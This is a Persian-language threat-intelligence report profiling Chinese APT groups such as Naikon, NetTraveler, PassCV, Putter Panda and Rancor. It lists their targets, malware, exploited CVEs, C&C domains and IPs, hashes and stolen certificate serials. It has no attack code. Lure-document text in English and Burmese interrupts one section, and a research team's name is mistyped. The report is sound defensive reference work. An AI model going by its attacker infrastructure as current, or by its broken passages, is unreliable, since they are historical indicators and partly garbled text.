قربانیان این گروه بیشتر در میانمار، ویتنام، سنگاپور، لائوس، مالزی و فیلیپین هستند. البته این گروه به سایر کشورها نیز حمله کرده است ولی بر اهداف خود پیرامون دریای چین متمرکز است. گروه تهدید Naikon در حملات خود از مجموعه‌ای از ابزارهای مشترک در کنار ابزارهای خاص خود استفاده می‌کند. با وجود آن که برخی ویژگی‌های این گروه با APT 30 مشابه است؛ این دو گروه مرتبط نیستند. اما مهم‌ترین حملات این گروه عبارتند از:

- توزیع داللودر/در پشتی Naikon، سال ۲۰۱۲. برای رساندن این بدافزار به سیستم قربانی از آسیب‌پذیری CVE-2012-0158 سوءاستفاده شد.



- کمپین MsnMM، سال ۲۰۱۳. در این حمله از سیادی بسیار هدفمند استفاده شد. شکل‌های زیر تنوع محتوی و قالب مورد استفاده در این کمپین را نشان می‌دهد. نکته مهم آن است که تمامی اهداف این کمپین مربوط به حوزه آسه‌آن-ASEAN بودند.
- توزیع BKDR_RARSTONE RAT، فوریه ۲۰۱۳. بدافزار PlugX نسل جدیدی از ترواهای کنترل از راه دور^{۲۳}

Bangkok Post Opinion

EDITORIAL

ICJ's verdict owed respect

- Published: [17 Apr 2013](#) at 00.00
- Newspaper section: [News](#)

Thailand's legal team appears before the International Court of Justice (ICJ) at The Hague. Ambassador Virachai Plasai leads the delegation, and is the co representative at the court.

Mr Virachai will argue the Thai case in the Preah Vihear temple dispute tonight. He will reply to Cambodia's claims to the court. This is an orderly, respected meeting. It is too bad some noisy elements would rather resort to force.

ICJ's verdict owed respect 17 Apr 2013.



Snack Menu (A)

Chicken Puff

Cheese Sandwich

E`clair

Tea (or) Coffee

FDI Law Weeding Menu.doc

Myanmar's President Thein Sein in first European visit

The president will fly to non-EU state Norway and then visit Finland, Austria, Belgium and Italy, say officials. He is expected to firm up bilateral ties and discuss Burma's reform process and rights-related issues, reports say. Last year, Thein Sein visited the US, the first Burmese leader to do so in 46 years.

The five countries the Burmese president is visiting are not Europe's largest, but every step on the world stage involving this once most isolated of countries is carefully watched for signs of how well its democratic transition is progressing, reports BBC South East Asia correspondent Jonathan Head.

Western sanctions against Burma have been loosened following the series of reforms introduced since the outright military rule in 2011 by the Thein Sein-led civilian administration.

These include freeing hundreds of prisoners - political detainees among them - and introducing more pre-elections in April 2012, seen largely as free and fair, resulted in a landslide win for the Aung San Suu Kyi's democracy opposition, which now has a small presence in parliament.

Thein Sein first European tour.doc



ARAKAN LIBERATION PARTY

(Liberty) (Equality) (Fraternity)

ရန်ကင်းပြည်နယ်အတွင်းရှိ ဝင်ရိုးမတူညီမျှမှုများကို

လက်ရှိဖြစ်ပေါ်နေသည့် ရန်ကင်းပြည်တွင်း စိုးရိမ်သဘင်္ဂလီများ၏ အကြမ်းဖက်သောင်းကျန်းမှုများနှင့်ပတ်သက်၍ ရန်ကင်းပြည်နယ်အတွင်းရှိ (ALP)၏ သဘောထားတုတ်ပြန်ချက်

၁။ ယခုလက်ရှိဖြစ်ပေါ်နေသည့် စိုးရိမ်သဘင်္ဂလီများ၏ အကြမ်းဖက်သောင်းကျန်းမှုများသည် မြန်မာနိုင်ငံတွင်း ပြုပြင်ပြောင်းလဲရေးလက်တွေ့လုပ်ငန်းများတွင် လူမျိုးသစ်တခုအဖြစ် အသိအမှတ်ပြုရရေးအတွက် ကြိုတင်စီစဉ် အတွက်ချလုပ်ဆောင်နေသည့် တစ်ခွဲနိုင်ငံ ဝင်ရိုးမတူညီမျှမှုများနှင့် ဝင်ရိုးမတူညီမျှမှုများ၏ အားပေးအားမြှောက်ပြုနေသည့် နိုင်ငံများနှင့် အကြမ်းဖက်အဖွဲ့အစည်းများ၏ လုပ်ရည်သဘောထားများကို

ALP Statement on Present Illegal Bangali Problem inside Arakan.doc

را معرفی کرد. این RAT از تکنیک‌هایی قابل توجه برای مخفی کردن بدنه بدخواه خود استفاده می‌کرد. برای مثال بدنه رمز شده خود را ابتدا رمزگشایی و سپس مستقیماً در حافظه سیستم قربانی بارگذاری می‌کرد. بدافزار BKDR_RARSTONE RAT از همین نسل بود. تیم کارشناسی Trend Micro این RAT را شناسایی و

²³ Remote Access Trojan

گزارش کرد که از تکنیک‌هایی شبیه به PlugX استفاده می‌کند. با این تفاوت که این RAT حقه‌های خاص خود را نیز داشت.

- کمپین بیدارباش تراژدی MH370، مارس ۲۰۱۴. پرواز هواپیمایی مالزی به شماره ۳۷۰ یا MH370، هشتم مارس ۲۰۱۴ ناپدید شد. گروه تهدید Naikon به کشورهای مرتبط با این حادثه حمله کرد تا بتواند اطلاعاتی پیرامون این اتفاق بدست آورد. شکل زیر این کشورها و نوع سازمان موردحمله را نشان می‌دهد.



- عملیات CameraShy، سپتامبر ۲۰۱۵.

NetTraveler

نام‌ها	NetTraveler (Kaspersky) APT 21 (Mandiant)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، سفارت‌خانه‌ها، دولتی، نفت و گاز، مراکز و مؤسسات تحقیقات علمی، فعالان تبتی. کشورها: افغانستان، استرالیا، اتریش، بنگلادش، بلاروس، بلژیک، کامبوج، کانادا، شیلی، آلمان، یونان، هنگ‌کنگ، هند، اندونزی، ایران، ژاپن، اردن، قزاقستان، قرقیزستان، لیتوانی، مالزی، مغولستان، مراکش، نپال، پاکستان، قطر، روسیه، اسلونی، کره جنوبی، سوریه، تاجیکستان، تایلند، ترکیه، ترکمنستان، انگلیس، اوکراین، ایالات متحده آمریکا، ازبکستان.
ابزارها	NetTraveler/TravNet and PlugX.

توضیح: گروه تهدید NetTraveler با بیش از ۳۵۰ قربانی برجسته در ۴۰ کشور (شکل زیر)، یکی از گروه‌های شاخص چینی است. ابزار اصلی که این گروه در حملات خود استفاده می‌کند NetTraveler نام دارد. برنامه‌ای بدخواه که برای مخفی کردن حضور و نظارت مهاجمین در سیستم هدف استفاده می‌شود.

نام این گروه برگرفته از رشته‌ای است که در اولین نمونه بدافزار ظاهر شد: "NetTraveler Is Running". نمونه‌های ابتدایی این بدافزار دارای برچسب زمانی سال ۲۰۰۵ و بعضاً ۲۰۰۴ بودند. با این وجود بیشتر نمونه بدافزارها به بازه زمانی ۲۰۱۰ تا ۲۰۱۳ مربوط




می‌شوند.

گروه تهدید NetTraveler برای آلوده کردن سیستم قربانی از ایمیل‌های سیادی هدف‌دار استفاده می‌کرد که اسناد آلوده Microsoft Office به آن الصاق شده بود. در این اسناد از ۲ آسیب‌پذیری CVE-2012-0158 و CVE-2010-3333 سوءاستفاده شده بود. این در حالی است که در آن زمان مایکروسافت وصله‌هایی را برای این آسیب‌پذیری‌ها ارائه کرده بود ولی قربانیان این وصله‌ها و به‌روزرسانی‌ها را اعمال نکرده بودند. اسامی اسناد آلوده ارسالی به قربانیان عبارتند از:

- Army Cyber Security Policy 2013.doc
- Report - Asia Defense Spending Boom.doc
- Activity Details.doc
- His Holiness the Dalai Lama's visit to Switzerland day 4
- Freedom of Speech.doc

برخی عملیات‌های این گروه در ادامه آمده است:

- آگوست ۲۰۱۴ گروه تهدید NetTraveler دهمین سال فعالیت خود را با انتشار در پستی جدیدی جشن گرفت در آن زمان به گزارش Kaspersky بیشترین قربانیان این گروه دیپلمات‌ها بودند (شکل روبرو).
- حمله هدف‌دار سیادی به دیپلمات ازبکستان، دسامبر ۲۰۱۵. به گزارش Unit 24، به دیپلماتی که در سفارت‌خانه ازبکستان واقع در پکن چین کار می‌کرد، توسط گروه حمله شد.





Night Dragon

Night Dragon (McAfee)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: انرژی، نفت و گاز، پتروشیمی. کشورها: یونان، قزاقستان، هلند، تایوان، ایالات متحده آمریکا.	اهداف
ASPXSpy, Cain & Abel, gsecdump and zwShell.	ابزارها

توضیح: از نوامبر ۲۰۰۹، حملات سایبری مخفیانه و هدفمندی علیه شرکت‌های بزرگ دنیا در حوزه‌های نفت، انرژی و پتروشیمی صورت گرفت. این حملات شامل انواع روش‌های مهندسی اجتماعی، حملات سیادی، سوءاستفاده از آسیب‌پذیری‌های سیستم‌عامل ویندوز مایکروسافت، تسخیر Active Directory مایکروسافت و استفاده از انواع RAT‌ها بود. تمرکز این حملات مهم‌ترین شرکت‌ها، منابع مالی پروژه‌هایشان و عملیات‌های میدان نفت و گاز بود. با تحلیل و ارزیابی این حملات توسط تیم کارشناسی McAfee، گروه تهدید Night Dragon از دل این حملات شناسایی شد. گروهی چینی که با سایر گروه‌های تهدید نیز همکاری داشت. گروه تهدید Night Dragon از dynamic DNS برای رله کردن ارتباطات خود با سرورهای C&C استفاده می‌کردند. دامنه‌های مورد استفاده این گروه برای ترافیک C&C عبارتند از:

- is-a-chef.com
- thruhere.net
- office-on-the.net
- selfip.com

این دامنه‌ها متداولاً توسط سایر گروه‌ها نیز استفاده شده است. گروه تهدید Night Dragon برای ارتباط با سرور C&C از برنامه zwShell.exe استفاده می‌کرد:

093640a69c8eafbc60343bf9cd1d3ad3 zwShell.exe
85df6b3e2c1a4c6ce20fc8080e0b53e9 zwShell.exe



Nitro

نام‌ها	Nitro (Symantec) Covert Grove (Symantec)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: صنایع شیمیایی، NGOهای حقوق بشر، صنعتی، فناوری. کشورها: آرژانتین، بنگلادش، کانادا، چک، فنلاند، فرانسه، آلمان، هنگ‌کنگ، هند، ژاپن، هلند، نروژ، روسیه، سنگاپور، کره جنوبی، سوئد، تایوان، انگلیس، ایالات متحده آمریکا.
ابزارها	Farfli, PCClient, Poison Ivy and Spindest.

توضیح: به گزارش Symantec از مهم‌ترین خصیصه‌های گروه تهدید Nitro حرکت بین اهداف است. این گروه در سال ۲۰۱۱ ابتدا به سرقت اطلاعات سری شرکت‌های فعال صنایع شیمیایی می‌پرداخت. از آوریل تا می همان سال بر سازمان‌های غیردولتی مرتبط با حقوق بشر تمرکز کرد. سپس به صنایع ساخت موتور هجوم برد. از ژوئن تا اواسط جولای فعالیت‌هایش را با شرکت‌های صنایع شیمیایی ادامه داد. در مجموع در این حملات ۲۹ شرکت در بخش شیمیایی و ۱۹ شرکت در سایر بخش‌ها به طور قطع هدف این گروه بودند. اما این ۴۸ کمپانی تمام قربانیان این گروه نیستند. تحلیل‌ها نشان می‌دهد که از ۱۰۱ آدرس IP منحصر به فرد با سرورهای C&C این گروه ارتباط وجود داشته است. این آدرس‌ها به ۵۲ تأمین‌کننده سرویس اینترنت (ISP) از ۲۰ کشور مربوط هستند. نتیجه آن که احتمالاً تعداد قربانیان فراتر از ۴۸ شرکت است.

عملیات مهم دیگر این گروه، تسخیر سایت‌های قانونی در جولای ۲۰۱۴ است. بدافزاری که پس از تسخیر وبسایت بر سیستم بازدیدکنندگان آن نصب می‌شد، Spindest نام داشت. گونه‌های دیگر این بدافزار با نام‌های دیگری مانند PCClient و farfli مورد استفاده این گروه هستند. پیش از این عملیات گروه تهدید Nitro بیشتر از حملات سیادی برای توزیع بدافزارهایی مانند Poison Ivy استفاده می‌کرد. اما در این عملیات برای رساندن بدافزار خود از تسخیر وب استفاده کرد.



PassCV

نام‌ها	PassCV (Blue Coat Systems)
مورد حمایت	دولت چین
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: شرکت‌های بازی‌های ویدئویی آنلاین. کشورها: اروپا، روسیه، کره جنوبی، تایوان، ایالات متحده آمریکا.
ابزارها	Cobalt Strike, Gh0st RAT, Kitkio, Netwire, Sabresac, Winnti and ZXShell

توضیح: گروه تهدید PassCV معمولاً از RAT‌های در دسترس عموم در کنار برخی کدهای سفارشی در سیستم هدف به عنوان در پشتی استفاده می‌کند. ابزارهای مورد استفاده این گروه، نسخه‌های مبهم‌سازی و امضاشده RAT‌های قدیمی همچون ZxShell و Ghost RAT هستند که هنوز در میان گروه‌های تهدید چینی، محبوبیت بالایی دارند.

اخیراً تیم تحلیلی SPEAR گزارش کرد که این گروه از نمونه بدافزار جدیدی به نام Netwire در حملات خود استفاده می‌کند. این ابزار، کنترل کامل سیستم میزبان را برای مهاجمین فراهم می‌سازد. اما مهم‌ترین خصیصه آن قابلیت پیاده‌سازی بر چندین پلتفرم شامل Windows، Linux، OSX و Solaris است. کدی که به شناسایی این بدافزار توسط SPEAR منجر شد در زیر آمده است:
8748c19ec86011a77e313e0ea9dd9d0315eed274288585f3663f57e5b8960bdf

این کد با استفاده از گواهی امضای کد^{۲۴} سرقتی از 'AmazGame' امضا شده بود و Proxy.exe نام داشت. این فایل با وب‌سایت www.proxy456.com ارتباط داشت و ایمیلی به آدرس plus3k@gmail.com را نیز ثبت کرده بود. از این آدرس ایمیل در بازه زمانی ۲۰۱۲-۲۰۱۴ برای ثبت دامنه‌های C&C زیر استفاده شده بود:

lsongjiang.info
dns-syn.com
0pengl.com
0penssl.com
2likui.info
3wusong.info

در ادامه سایر گواهی‌های تسخیرشده توسط گروه تهدید PassCV و شماره سریال آن‌ها آمده است:

نام گواهی	شماره سریال
337 Technology Limited	B9 67 F0 92 CB F1 92 34 F4 F1 8F 73 0F 4F 76 7B 11 21
Beijing AmazGame Age Internet Technology Co.	22 CF 7D A7 B7 6F C5 C4 E7 72 25 CF A1 BD A4 97
Beijing Heng Chi Ming Billion Technology Co. Ltd. (北京智明腾亿科技有限公司)	11 21 33 3A 0B 1E A5 C3 74 87 BE 5B 03 4C E7 E5 48 C2
Chencheng Cai	33 08 CE D5 C1 97 26 54 1B 19 6F 80 5A C5 0C D0
EMG Technology Limited	11 21 C4 FE 70 E9 86 B0 A0 9C EC A4 60 35 9F 98 E5 EE
Flyingbird Technology Limited	11 21 BE 35 5D 77 92 09 D9 11 5C AB 4F 63 99 17 EB 72

²⁴ Code-Sign Certificate



Neoact Co.	2B 6E F1 47 1D FC 04 ED 3C B6 42 AC 56 F1 39 E5
Neoact Co.	27 A4 33 CA 2F E7 67 B6 5E B9 6E 43 04 C9 2E 53
NHN USA Inc.	2B 5A 38 31 57 EF C7 CD 26 17 EF 32 F0 A7 AC B9
Polk City Network Technology (Shanghai) Co. Ltd. (北京智明腾亿科技有限公司)	7A 00 AC B7 70 08 A7 21 10 11 0E 0D 66 35 B9 7F
Polypower Technology Co.	11 21 A3 9E 97 47 48 62 3C A6 E3 E4 9A 8B AE B3 ED 3A
Redduck Inc.	0F 66 84 2B 4F 9C 45 8B 72 13 6F 0A E9 69 24 B7
Runewaker Entertainment	59 76 83 B6 8E F6 B0 C8 BE 2D 85 A2 12 B5 19 10
Syncopate LLC	7E 12 57 33 28 AD F4 5B 6F 3E C3 41 E6 46 29 3A
Taiwan Shui Mu Chih Ching Technology Limited	11 21 27 47 4D E0 10 DA 49 D3 1D 0E E8 19 3E AC 2D 0E
Woodtale Technology Inc	04 53 F5 E1 43 79 37
Wuxi Kai Yang Electronic Technology Co. Ltd. (无锡凯扬 电子科技有限公司)	57 BE 1A 00 D2 E5 9B DB D1 95 24 AA A1 7E D9 3B
Yang Liu	2F 04 6D 17 50 F5 F5 27 BD 6F 57 50 3A 7C AA 07
Zemi Interactive Co.	45 05 E9 AC 8D 28 8D 76 3A 10 88 ED 1E 2C 8A 60
Zemi Interactive Co.	76 31 1C 06 EB 80 09 5E B5 20 D0 2B DE 7F AC 1F


Pirate Panda

Pirate Panda (CrowdStrike) APT 23 (Mandiant) KeyBoy (Rapid7)	نام‌ها
دولت چین	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
کشورها: هند، ویتنام.	اهداف
CREDRIVER.	ابزارها


توضیح: نام این گروه –keyBoy– از رشته‌ای که در بدافزار مورد استفاده‌شان ظاهر شده، اتخاذ شده است. اولین سند آلوده‌ای (شکل زیر) که از این گروه شناسایی شد، THAM luan- GD- NCKH2.doc نام داشت. در این سند word از آسیب‌پذیری که در بولتن امنیتی MS12-060 مایکروسافت سوءاستفاده می‌شد. سند زیر با ظاهری موجه به زبان ویتنامی نوشته شده است و موضوع آن بهترین رویکردهای آموزش و تحقیق موضوعات علمی است. با وجود آن که قربانیان این گروه هنوز تأیید نشده‌اند؛ با توجه به محتوای اسناد آلوده برآورد می‌شود که هدف این حملات، جامعه آکادمیک ویتنام بوده است.

با اجرای اکسپلویت، فایل بدخواهی در آدرس زیر ایجاد می‌شود:

%Temp%\svchost.exe



پیلود این فایل یک DLL با عنوان CREDRIVER.dll ایجاد می‌کند که در واقع همان در پشتی است. همچنین سند دیگری (شکل زیر) از این گروه تهدید شناسایی شد که از آسیب‌پذیری CVE-2012-0158 سوءاستفاده می‌کند. هدف این حمله، اشخاص هندی بودند. محتوای این حمله به زیرساخت‌های مخابرات حوزه کلکته، هند مربوط می‌شود.



APAA



PittyTiger

PittyTiger (FireEye) Pitty Panda (CrowdStrike) Manganese (Microsoft)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دفاعی، دولتی، مخابرات، توسعه وب. کشورها: اروپا، تایوان.	اهداف
Gh0st RAT, gsecdump, Lurid, Mimikatz, Paladin, pgift, Pitty and Poison Ivy.	ابزارها

توضیح: گروه تهدید PittyTiger از سال ۲۰۱۱ فعالیت خود را آغاز کرد. عمده اهداف این گروه شرکت‌های خصوصی در حوزه‌های مختلف هستند. ارزیابی عملکرد این گروه نشان می‌دهد که تا کنون از آسیب‌پذیری‌های روز-صفرم استفاده نکرده و بیشتر ترجیح می‌دهد تا از بدافزارهای سفارشی استفاده کند. مهم‌ترین عملیات‌های این گروه عبارتند از:

- عملیات The Eye of the Tiger، سال ۲۰۱۱. در این عملیات از اسناد word آلوده سوءاستفاده شد. حمله از RAT استفاده می‌کرد تا با سرورهای C&C ارتباط برقرار کند. آدرس IP این سرورها عبارتست از:

63.251.83.36

64.74.96.242

69.251.142.1

212.118.243.118

216.52.184.230

61.145.112.78

218.16.121.32

- حمله به شرکتی فرانسوی، جولای ۲۰۱۴. محققان آزمایشگاه McAfee حملات سیادی این گروه را به شرکتی در فرانسه گزارش کردند.



Platinum

نام‌ها	Platinum (Microsoft) TwoForOne (Kaspersky)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی، آژانس‌های اطلاعاتی، مخابرات. کشورها: هند، اندونزی، مالزی، سنگاپور، تایلند.
ابزارها	adbupd, AMTsol, Dipsind and JPIN.

توضیح: به گزارش Microsoft گروه تهدید Platinum از سال ۲۰۰۹ و حتی پیشتر از آن فعال بوده است. نوع حملات این گروه از لحاظ انتخاب اهداف و روش متمایز است. اهداف این گروه از نظر جغرافیایی بسته به فصول جغرافیای سیاسی تغییر می‌کند و ممکن است مؤسسات و شرکت‌هایی از سراسر جهان را هدف حملات خود قرار دهد. همچون سایر گروه‌ها، گروه تهدید Platinum به دنبال سرقت اطلاعات و مالکیت معنوی مرتبط با منافع دولت چین است ولی به صورت خاص، اولویت این گروه سازمان‌های دولتی، ارگان‌های دفاعی، آژانس‌های اطلاعات، سیاسیون و سازمان‌های مخابرات در ناحیه جنوب و جنوب شرقی آسیا است. گروه تهدید Platinum در بیشتر حملات خود از روش سیادی هدف‌دار استفاده می‌کند و برای کسب امتیاز دسترسی به سیستم هدف از اکسپلویت‌های روز-صفرم نیز استفاده می‌کند. از مهم‌ترین حملات این گروه به موارد زیر می‌توان اشاره کرد:

- تحول ابزارهای نفوذ، سال ۲۰۱۶ و ۲۰۱۷. از سال ۲۰۱۶، بدافزارهای گروه تهدید Platinum دچار تحول شدند. برای مثال ابزار انتقال فایل Platinum از فناوری مدیریت فعال ۲۵ یا AMT شرکت اینتل در ارتباطات خود استفاده می‌کرد. در این فناوری از کانال خاصی موسوم به Serial-Over-LAN یا SOL استفاده می‌شود که مستقل از سیستم‌عامل سیستم قربانی عمل می‌کند. به کمک این کانال، ارتباطات از دید دیوار آتش یا هر برنامه ناظر شبکه که بر سیستم میزبان در حال اجرا است، مخفی می‌ماند.
- عملیات EasternRoppels، اواسط سال ۲۰۱۷. متخصصین آزمایشگاه‌های تحلیل و ارزیابی Kaspersky بدافزار جدیدی را شناسایی که ردپای گروه تهدید Platinum در آن وجود داشت. هدف این بدافزار که در کشورهای جنوب و جنوب شرقی آسیا توزیع شده بود؛ نهادهای سیاسی، دولتی و نظامی بود. در این بدافزار از روش‌های پنهان‌نگاری یا Steganography برای مخفی‌سازی ارتباطات استفاده شده بود.



Putter Panda

نام‌ها	Putter Panda (CrowdStrike) TG-6952 (SecureWorks) APT 2 (Mandiant) Group 36 (Talos) Sulphur (Microsoft)
مورد حمایت	دولت چین، واحد ۶۱۴۸۶ از اداره دوازدهم ستاد کل ارتش خلق چین.
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی، تحقیق و فناوری در حوزه‌های مخابرات، فضای، هوافضا. کشورها: ایالات متحده آمریکا.
ابزارها	3PARA RAT, 4H RAT, httpclient, MSUpdater, pngdowner and SearchFire.

توضیح: تیم کارشناسی CrowdStrike از سال ۲۰۱۲ فعالیت‌های گروه جاسوسی مستقر در شانگهای زیر نظر داشت. این گروه تهدید موسوم به Putter Panda مستقیماً با اداره کل ستاد ارتش آزادی خلق چین، واحد 61486 در ارتباط است. گروه تهدید Putter Panda با هدف کسب اطلاعات پیرامون صنایع ماهواره‌ای و هوافضای ایالات متحده و اروپا، به جاسوسی از بخش‌های دولتی، دفاعی، پژوهشی و فناوری ایالات متحده پرداخته است.

آدرس‌های دامنه‌ای که بدافزارهای این گروه با آن‌ها در ارتباط بوده‌اند با موقعیت مکانی مقر واحد 61486 تطابق دارد. ابزارهای مورد استفاده این گروه انواع RATها را شامل می‌شود. این مجموعه ابزارها، سطح بالایی از کنترل بر سیستم قربانی و قابلیت اضافه کردن بدافزارهای دیگر را برای مهاجمین فراهم می‌سازد. برای نصب این بدافزارها بر سیستم هدف، عمدتاً از آسیب‌پذیری‌های Adobe Reader و Microsoft Office سوءاستفاده شده است.

نکته حائز اهمیت در مورد حملات این گروه آن است که از دامنه‌های بسیاری برای سرور C&C خود استفاده می‌کند. برخی از این دامنه‌ها وبسایت‌های قانونی تسخیر شده هستند ولی بیشتر آن‌ها دامنه‌هایی هستند که توسط عاملین گروه ثبت شده‌اند. در این بین یکی از مهم‌ترین آدرس‌های IP که دامنه‌های بسیاری به آن نظیر می‌شوند؛ 100.42.216.230 است و دامنه‌های نظیر عبارتند از:

news.decipherment.net
res.decipherment.net
spacenews.botanict.com
spot.decipherment.net
chs.ujheadph.com
imageone.ujheadph.com
img.ujheadph.com
klcg.ujheadph.com
naimap.ujheadph.com
neo.ujheadph.com
newspace.ujheadph.com
pasco.ujheadph.com



Rancor

Rancor (Palo Alto) Rancor Group (Palo Alto)	نام‌ها
سرفت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دولتی، نهادهای سیاسی. کشورها: جنوب شرقی آسیا.	اهداف
certutil, DDKONG and PLAINTEE.	ابزارها

توضیح: بین سال‌های ۲۰۱۷ و ۲۰۱۸، محققان Unit 24 فعالیت‌های گروه تهدید Rancor را زیر نظر داشتند. از آنجا که به نظر می‌رسید این گروه پیشتر فعالیت داشته و با شناسایی ماهیت خود را تغییر داده است؛ نام Rancor به معنای «کینه» به این گروه نسبت داده شد. حملات این گروه بر جنوب شرقی آسیا تمرکز داشت. توزیع بدافزارهای گروه و انتخاب قربانیان به شدت هدفمند بوده است. گروه Rancor عمدتاً از دو خانواده بدافزار به نام‌های DDKONG و PLAINTEE در عملیات‌های استفاده کرده است. مشخصات این بدافزارها در جداول زیر آمده است.

DDKONG

SHA256	119572fafa502907e1d036cdf76f62b0308b2676ebdfc3a51dbab614d92bc7d0
SHA1	25ba920cb440b4a1c127c8eb0fb23ee783c9e01a
MD5	6fa5bcedaf124cdaccfa5548eed7f4b0
Compile Time	2018-03-14 07:20:11 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

PLAINTEE

SHA256	c35609822e6239934606a99cb3dbc925f4768f0b0654d6a2adc35eca473c505d
SHA1	0bdb44255e9472d80ee0197d0bfad7d8eb4a18e9
MD5	d5679158937ce288837efe62bc1d9693
Compile Time	2018-04-02 07:57:38 UTC
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Samurai Panda

نام‌ها	Samurai Panda (CrowdStrike) APT 4 (Mandiant) APT 4 (FireEye) Wisp Team (Symantec)
مورد حمایت	دولت چین، ارتش خلق چین.
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی. کشورها: هنگ کنگ، ژاپن، کره جنوبی، انگلیس، ایالات متحده آمریکا.
ابزارها	Getkys, Sykipot and Wkysol.

